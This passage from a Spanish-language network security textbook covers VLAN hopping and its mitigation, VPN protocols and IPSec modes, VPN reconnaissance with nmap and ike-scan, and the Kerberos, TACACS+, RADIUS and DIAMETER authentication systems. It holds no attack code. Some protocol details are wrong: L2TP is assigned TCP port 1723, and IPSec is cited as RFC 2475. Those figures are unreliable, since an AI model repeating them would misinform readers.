En el primero de ellos, el host atacante puede hacerse pasar por un switch que interpreta los protocolos de VLANs, pudiendo redirigir tráfico y accediendo a otras VLANs que no le correspondería. En la variante **double tagging**, el atacante envía una trama con dos encabezados: uno correspondiente al switch donde está asociado el atacante y otro para el switch donde está asociada la víctima. De esta forma, el switch de la víctima aceptará la trama suponiendo que es válida y luego, debido al segundo encabezado, redirigirá el tráfico al switch asociado al atacante.




Figura 18. *En* ***www.alliedtelesis.es/solutions/diagram.aspx?22*** *podemos encontrar más información sobre* ***VLAN Hopping Double Tagged****.*

Para prevenir este tipo de ataque, es recomendable deshabilitar las características de **autotrunking**, siguiendo las recomendaciones del fabricante del dispositivo. Otra buena práctica consiste en evitar utilizar la VLAN por defecto (típicamente VLAN 1), ya que facilita el ataque de VLAN hopping.

Virtual Private Networks (VPNs)

Una **VPN** (Virtual Private Network o Red Privada Virtual) es una tecnología que permite una extensión de la red local sobre una red pública no segura. Se las denomina **redes** porque pueden interconectar y extender otras redes o segmentos. También permiten crear **túneles** dentro de una misma red. Son **privadas** porque la privacidad se mantiene al implementarla y tiene directamente asociada la seguridad. Para ello, se utiliza autenticación, cifrado y túneles para las conexiones. Finalmente, se dice que son virtuales porque establecen una conexión y el cliente extiende virtualmente la red hasta esa ubicación. Las redes físicas son distintas, pero se trabaja dentro de la misma red lógica. Dependiendo de la capa en la cual trabajemos, definiremos protocolos TCP/IP seguros. Si lo hacemos a

nivel de red, la solución sería la implementación del protocolo **IPSec**. En niveles superiores del modelo OSI, una alternativa es trabajar con librerías de programación independientes del protocolo, por ejemplo, **SSL/TLS**. Otra opción también sería hacerlo a nivel de aplicación, implementando soluciones como **SSH**.

Dependiendo del criterio de **clasificación**, existen varias categorías de VPNs, algunas de las cuales veremos a continuación. Según el tipo de tráfico transportado, podremos tener VPN de nivel 3 o de nivel 2. En el primero de los casos, trabajaremos sobre un protocolo de capa 3, como IPSec. En el segundo, el protocolo será de capa 2, por ejemplo, **L2TP**.

Otra clasificación es la que obtenemos dependiendo del tipo de red del proveedor. Ésta podría ser **IP**, **IP/MPLS**, **ATM**, **Frame Relay**, **SONET/SDH**, red telefónica, etcétera. Asociado a esto, también podremos categorizar en función de la tecnología sobre la cual se realizarán los túneles. Algunas de ellas son IPSec, L2TP, **PPTP**, **MPLS-LSP**, **ATM-VP/VC**, **Frame Relay VC**, **SONET/SDH VT** y **PPP/Dial-up**, entre otras disponibles.

Finalmente, otro criterio es la cantidad de ubicaciones que se interconectarán. De esta forma, tendremos conexiones **punto a punto**, en el caso de dos ubicaciones, o bien **multipunto**, cuando más de dos ubicaciones se conectan a un punto central. Así tendremos **VPNs de acceso remoto**, donde varios usuarios se conectan a la red local a través de un medio no seguro como Internet, **VPN sitio a sitio**, donde se conectan una o varias oficinas a una oficina central y también puede darse el caso en el que se implementen **VPNs internas**, esto es, en lugar de utilizar Internet como medio, utilizar la propia LAN. Este tipo de VPN se usa principalmente para aislar servicios y zonas en una misma red.

Desde un punto de vista práctico, una VPN ofrece **autenticación**, tanto a nivel de usuario como de equipo y de datos. Pero, fundamentalmente, brinda **confidencialidad** mediante el cifrado de datos. Adicionalmente, podemos agregar que también provee administración de claves, soporte para varios protocolos, direccionamiento dinámico, resolución de nombres y compresión de datos para optimizar el ancho de banda del canal.

Como marcadas ventajas podemos destacar el aumento del nivel de seguridad asegurando integridad y confidencialidad en la transmisión, la reducción de los costos de conexiones remotas, la sencilla instalación de los clientes y, usualmente, un software sencillo que realiza las conexiones automáticamente con mínima configuración.

Si a pesar de todo quisiéramos verle el lado negativo, es cierto que estamos agregando carga de procesamiento al encapsular, comprimir y cifrar los paquetes. Por otro lado, si bien no es una debilidad de la VPN en sí misma, el hecho de depender de una red pública como Internet no garantiza disponibilidad de los recursos. Por último, y muy relacionado con la seguridad, es importante marcar que si bien el túnel contiene información cifrada, los extremos son visibles desde Internet, con lo cual son potenciales blancos de ataque.

Protocolos más utilizados

Como ya mencionamos en la sección anterior, las VPNs pueden implementarse tanto en la capa 2 como en la capa 3 del modelo OSI. A continuación, enumeraremos los distintos protocolos y veremos la capa en la que actúa cada uno de ellos:

- **L2F** (Layer 2 Forwarding Protocol) - capa 2.
- **PPTP** (Point-to-Point Tunneling Protocol) - capa 2.
- **L2TP** (Layer 2 Tunneling Protocol) - RFC 2661 - capa 2.
- **GRE** (Generic Routing Encapsulation) - RFC 1701 - capa 3.
- **IP/IP** (IP over IP) - RFC 2003 - capa 3.
- **IPSec** (IP Secure) - RFC 2475 - capa 3.
- **MPLS** (Multi-Protocol Label Switching) - RFC 2917 - capas 2 y 3.
- **MPOA** (Multi-Protocol Over ATM) - capa 3.

Si bien en este caso puntualizamos sobre VPNs de capa 2 y 3, no olvidemos que podemos armar túneles seguros en protocolos de capas superiores. En la figura que aparece a continuación podemos apreciar las diferentes topologías según con qué capa del modelo OSI se implemente la VPN.




Figura 19. *Pueden usarse dos topologías dependiendo de la capa del modelo OSI: una para tecnologías basadas en la capa de enlace (a) y para tecnologías basadas en la capa de red (b).*

A continuación detallaremos los protocolos más encontrados en los dispositivos que implementan VPN, L2TP para capa 2 e IPSec para capa 3.

L2TP fue diseñado por IETF como una evolución de PPTP y L2F, otros protocolos de capa 2 que son obsoletos por sus funcionalidades respecto de la seguridad. Soporta el uso de protocolos de autenticación externos como **RADIUS**, pero incluye otros mecanismos, como por ejemplo, **PPP**, **PAP** y **CHAP**. Es importante marcar que desde el punto de vista del cifrado, no cuenta con características criptográficas robustas. Para el establecimiento del túnel, en primer lugar se crea el encapsulando de una trama L2TP en un paquete UDP para luego hacerlo en un paquete IP, donde las direcciones de origen y destino definen los extremos del túnel.




Figura 20. *En el esquema podemos apreciar el proceso de* ***encapsulado*** *de los distintos protocolos.*

Una variación de este protocolo es la implementación de Microsoft, que no utiliza PPP, sino IPSec, dando lugar a **L2TP/IPSec**, es decir, la autenticación y el cifrado se resuelven independientemente, una parte de la VPN se realiza sobre L2TP y la otra sobre IPSec. Respecto de las debilidades de este protocolo, su fortaleza criptográfica es pobre y no autentica paquete a paquete, sino que lo hace en los extremos del túnel. Esto lo hace susceptible de ataques de robo o secuestro de sesión. Asociado a esta falta de autenticación por paquete, también trae aparejado que se puedan realizar ataques de DoS con mensajes manipulados de control que finalicen el túnel.

Para centrarnos en la capa 3, trabajaremos sobre **IPSec**. Como lo mencionamos al principio de esta sección, IPSec sigue los lineamientos de seguridad de IAB y comprende tres protocolos fundamentales para su desempeño. Por un lado, **AH** (Autentication Header) definido en el RFC 2402. Este provee autenticación e integridad de datos, pero no brinda confidencialidad. Por otro lado, **ESP** (Encapsulating Security Payload) definido en el RFC 2406, es el encargado de proveer confidencialidad de datos. Finalmente, **ISAKMP** (Internet Security Association and Key Management Protocol), definido en el RFC 2408, brinda los mecanismos de intercambio de claves y

Chilexs22

III ANALIZADORES DE PROTOCOLOS

Entre los analizadores de protocolos más utilizados, podemos mencionar Wireshark (**www.wireshark.org**), Ettercap (**http://ettercap.sourceforge.net**), TCPDump (**www.tcpdump.org**) y Cain & Abel (**www.oxid.it/cain.html**). Los tres primeros trabajan sobre plataformas Linux (Wireshark es, en realidad, multiplataforma) y **Cain & Abel** trabaja sobre Windows.

autenticación de AH y ESP. Este último también incluye al protocolo **IKE** (Internet Key Exchange) y utiliza el algoritmo de Diffie-Hellman para el intercambio de claves. Dependiendo de cómo se implemente, tendremos dos modos de operación distintos. Por un lado, el **modo transporte**, donde se cifra el **payload** (dato) pero no la cabecera IP. Este modo se utiliza para la comunicación punto a punto entre dos hosts y requiere que ambos soporten IPSec. A continuación, un esquema de este modo.




Figura 21. *Comunicación en* ***modo transporte****. Podemos ver en este caso cómo se cifra solamente el dato, pero no la cabecera IP.*

El segundo modo de operación es el modo túnel, donde se protege el paquete IP completo con las cabeceras incluidas. Este modo es el utilizado para comunicaciones punto a punto entre distintos gateways. Una ventaja del modo túnel es que la implementación de IPSec sólo debe ser montada en los gateways, independientemente de los clientes. Como podemos apreciar en la siguiente figura, a los paquetes se les agrega una nueva cabecera.




Figura 22. *Comunicación en* ***modo túnel****. A diferencia del modo transporte, podemos ver cómo se cifran tanto el dato como las cabeceras IP.*

Como ya mencionamos, también tenemos la posibilidad de armar túneles seguros utilizando otras tecnologías de capas superiores, como SSL o SSH. Lo importante en estos casos es saber que también a partir de ellas es posible implementar túneles cifrados e interconectar hosts remotos. Algunos ejemplos de aplicaciones que utilizan estas tecnologías son **SSH** (**www.openssh.com**), **OpenVPN** (**http://openvpn.net**) y **Hamachi** (**https://secure.logmein.com/products/hamachi/vpn.asp**).

Ataques a VPNs

En un caso teórico, una VPN brinda un sistema de comunicaciones seguro, donde tanto la confidencialidad, la integridad y la autenticación están garantizadas. Pero de la teoría a la práctica muchas veces hay un largo camino. Como siempre en este tipo de sistemas, la mayoría de las debilidades ocurren en el momento de la implementación: configuraciones por defecto y la falta de recaudos necesarios hacen que esta tecnología muchas veces presente vulnerabilidades que no están asociadas a la tecnología en sí misma, sino a este tipo de errores.




***Figura 23.** Aquí podemos apreciar los diferentes tipos de redes virtuales: por un lado las VLANs y por otro lado las VPNs con sus respectivas divisiones.*

Al igual que en el caso de VLAN, el primer paso para atacar una VPN es realizar un reconocimiento sobre la posible víctima: determinar el tipo de tecnología de VPN. Esto puede hacerse a partir de los puertos que estén abiertos en el dispositivo. Por

Chilexs22

ATAQUES A IPSEC

Existen varios ataques contra el protocolo IPSec. Como no entraremos en detalle sobre ellos, es posible consultar una guía sobre análisis de IPSec en **www.securityfocus.com/infocus/1821**. También podemos consultar un **paper** de Bruce Schneier y Niels Ferguson que trata la fortaleza del protocolo IPSec. Podemos descargarlo del sitio del autor en **www.schneier.com/paper-ipsec.html**.

ejemplo, IPSec utiliza el puerto UDP 500, L2TP utiliza el TCP 1723 y en el caso de SSL es el TCP 443. Luego podremos determinar el tipo de dispositivo que está actuando como servidor VPN. Esto podemos hacerlo, en términos generales, con **nmap** y su detección del sistema operativo, o bien con un escáner más específico, como por ejemplo, **ike-scan** (**www.nta-monitor.com/tools/ike-scan**). Con esta información, ya es posible buscar vulnerabilidades específicas del tipo de dispositivo o del software encargado de establecer las VPNs.

SISTEMAS DE AUTENTICACIÓN Y ACCESO REMOTO

En lo que a sistemas de autenticación respecta, corporativamente es muy utilizado en concepto de **SSO** (Single Sign On). Esto consiste en permitir a un usuario autenticarse una única vez para luego gestionar, en forma centralizada, el acceso al resto de los recursos y servicios del sistema, sin necesidad de autenticarse en cada uno de ellos. Este mecanismo puede implementarse de diversas maneras. La forma más sencilla es a través de scripts desarrollados específicamente con el objetivo de autenticarse en todos los recursos y servicios que el usuario requiera, gestionados en **background** por el sistema de scripts. Otra implementación sería a partir de clientes delgados o **thin clients**. Un ejemplo de esta tecnología es la utilizada por Citrix. Finalmente, puede gestionarse a través de sistemas específicamente desarrollados para este fin, como **SESAME** o **Kerberos**. Debido a su gran difusión, a continuación nos centraremos en Kerberos.

Kerberos

Kerberos es un sistema de autenticación de usuarios de red desarrollado por el MIT a comienzos de la década del 80. Además de la característica de **centralización de autenticación**, Kerberos no envía por la red la información de autenticación. Esto no suele ocurrir con los sistemas de autenticación basados en usuarios y contraseñas, donde esta información viaja por la red y, en muchas ocasiones, lo hace en texto

Chilexs22

EL ORIGEN DE KERBEROS

El nombre de este sistema proviene de la antigua mitología griega, donde kerberos, también llamado **can cerbero**, era el perro de tres cabezas que custodiaba las puertas del inframundo, reino de Hades. En honor a esto, el logo del protocolo de autenticación desarrollado por el MIT es un perro de tres cabezas que puede verse en el sitio oficial.

plano. Por otro lado, la información que sí es enviada va, en su mayor parte, cifrada. Otra característica importante es que permite agregar identificación externa por hardware, por ejemplo, a partir de dispositivos biométricos.




Figura 24. *En* ***http://web.mit.edu/Kerberos*** *podemos visitar el sitio oficial de Kerberos.*

Bien implementado, Kerberos permite comprobar la identidad de los usuarios que se comunican en la red, prevenir escuchas y ataques de repetición de información (replay attacks), corroborar que se mantenga la integridad en el flujo de datos, etcétera. Desde el punto de vista del usuario, la presencia de Kerberos pasa desapercibida. Desde el punto de vista de las aplicaciones o recursos, para que éstos puedan usar este sistema, el código debe ser modificado para hacer las llamadas necesarias a las librerías de Kerberos. Las aplicaciones que son así modificadas son consideradas **kerberizadas**. En **www.xml-dev.com/blog/2009/04/kerberos-operation.html** podemos ver en detalle el esquema de funcionamiento de Kerberos junto con sus componentes principales.

Respecto de las desventajas del sistema, el hecho de que las aplicaciones tengan que kerberizarse agrega un nivel de complejización al proceso de autenticación. Por otro lado, si la aplicación es cerrada, muchas veces no es posible realizarlo. De todas maneras, la desventaja más importante asociada a Kerberos quizá sea su complejidad de implementación.

TACACS y TACACS+

TACACS (Terminal Access Controller Access Control System) es un protocolo de autenticación remota que se suele utilizar para determinar qué clientes tienen acceso a la red a partir de un servidor de autenticación remoto. Este protocolo está definido en el RFC 1492 (**www.ietf.org/rfc/rfc1492.txt**) y desde su aparición fue ampliamente utilizado en redes UNIX.

Su funcionamiento general es bastante sencillo: el cliente que se quiere autenticar envía una petición al servidor de autenticación TACACS, usualmente un demonio que se está ejecutando en el sistema. Éste es quien finalmente decidirá si acepta o no la petición de autenticación y le enviará una respuesta al nodo al que el cliente quiere conectarse.

La evolución actualmente utilizada de TACACS es **TACACS+** (Terminal Access Controller Access Control System Plus), donde las mejoras implementadas fueron desarrolladas por Cisco. Si bien está basado en TACACS, el protocolo fue completamente hecho desde cero y no es compatible con sus hermanos menores. Una característica interesante de este protocolo frente a otros similares (como RADIUS, por ejemplo) es que provee **autenticación**, **autorización** y **accounting** (**AAA**) en forma separada.
Ambos casos utilizan el protocolo TCP (a diferencia de RADIUS que utiliza UDP) en el puerto 49. Brinda soporte multiprotocolo y permite cifrar todo el payload del paquete.

RADIUS y DIAMETER

RADIUS (Remote Authentication Dial-In User Service) es un protocolo de red que provee servicios centralizados de autenticación, autorización y accounting para equipos que se conectan a un servidor central. Debido al amplio soporte que existe en la actualidad y a su naturaleza, es muy utilizado, por ejemplo, por ISPs para controlar accesos de clientes, para controlar el acceso a redes inalámbricas, dentro de empresas para centralizar accesos de VPNs, para Wireless Access Point, etcétera. En la siguiente figura podemos apreciar un esquema corporativo diseñado con una arquitectura RADIUS.




Figura 25. *Formas de interrelación entre distintos tipos de acceso: mediante MODEM, por Internet (una VPN por ejemplo) o a través de puntos de acceso inalámbricos.*

Las características de autenticación y autorización están definidas en el RFC 2865 (**www.ietf.org/rfc/rfc2865.txt**), mientras que la de accounting está definida en el RFC 2866 (**www.ietf.org/rfc/rfc2866.txt**). Como ya habíamos mencionado, RADIUS trabaja sobre el protocolo UDP, algo que le ha valido algunas críticas dado que no es considerado un protocolo confiable. Respecto de los puertos, existen algunas controversias. Según **IANA** (**www.iana.org**) (Internet Assigned Number Authority), los puertos asociados a RADIUS son el UDP 1812 y 1813, pero antes de la estandarización por parte de IANA, extraoficialmente se habían utilizado los puertos UDP 1645 y 1646 para implementaciones anteriores. Dada esta particularidad, usualmente las implementaciones de este sistema trabajan con ambos pares, tanto con el 1812 y 1813, como con el 1645 y 1646.
Históricamente, las implementaciones de RADIUS contrastaban la información de autenticación frente a una base guardada localmente en el servidor RADIUS. Las nuevas implementaciones, además, permiten hacerlo frente a otros servidores como Kerberos, LDAP, Active Directory y bases SQL, entre otros. Una implementación ampliamente utilizada de RADIUS es **FreeRADIUS** (**http://freeradius.org**), cuyo sitio oficial podemos ver en la siguiente figura.




***Figura 26.** En la figura podemos apreciar el sitio principal de la implementación libre **FreeRADIUS**.*

Debido a que con el correr del tiempo se fueron encontrando algunos detalles de RADIUS en aspectos como la escalabilidad, la flexibilidad y la seguridad, se desarrolló un nuevo protocolo que mejorara las debilidades propias de este sistema. Este nuevo protocolo fue denominado **DIAMETER**. El nombre surge a partir de que, matemáticamente, el diámetro (DIAMETER) es igual a dos veces el radio (RADIUS). Está definido por el RFC 3588 (**www.ietf.org/rfc/rfc3588.txt**) y, del mismo modo que RADIUS, es un protocolo que provee funcionalidades de AAA (autenticación, autorización y accounting), pero con la flexibilidad suficiente para

permitir el agregado de tecnologías de Proxy, Mobile IP y la posibilidad de aumentar la fortaleza respecto de la seguridad, provista por algoritmos como IPSec o TLS. Dado que uno de los problemas asociados a RADIUS es que trabajaba sobre un protocolo no confiable como UDP, DIAMETER lo hace sobre TCP o SCTP en el puerto 3868, ambos definidos por IANA. Si queremos conocer más diferencias con RADIUS, podemos consultar en el sitio **www.cisco.com**.

En forma análoga al caso de FreeRADIUS para RADIUS, en el caso de DIAMETER también tenemos una implementación libre del protocolo **OpenDIAMETER**, cuyo sitio oficial encontramos en **www.opendiameter.org**. Por otro lado, en **www.ibm.com/developerworks/wireless/library/wi-diameter** podemos encontrar un artículo muy interesante publicado por IBM para conocer más acerca de este protocolo de AAA.

Para concluir, es importante tener en cuenta que siempre que busquemos una infraestructura de red segura, es necesario tener implementado un sistema de **defensa en capas**. Como hemos visto, ninguna tecnología ni sistema nos mantendrá eternamente seguros. Día a día aparecen nuevas vulnerabilidades en las aplicaciones, protocolos y dispositivos, por lo que mantener un sistema de **defensa escalonada** es la mejor alternativa.

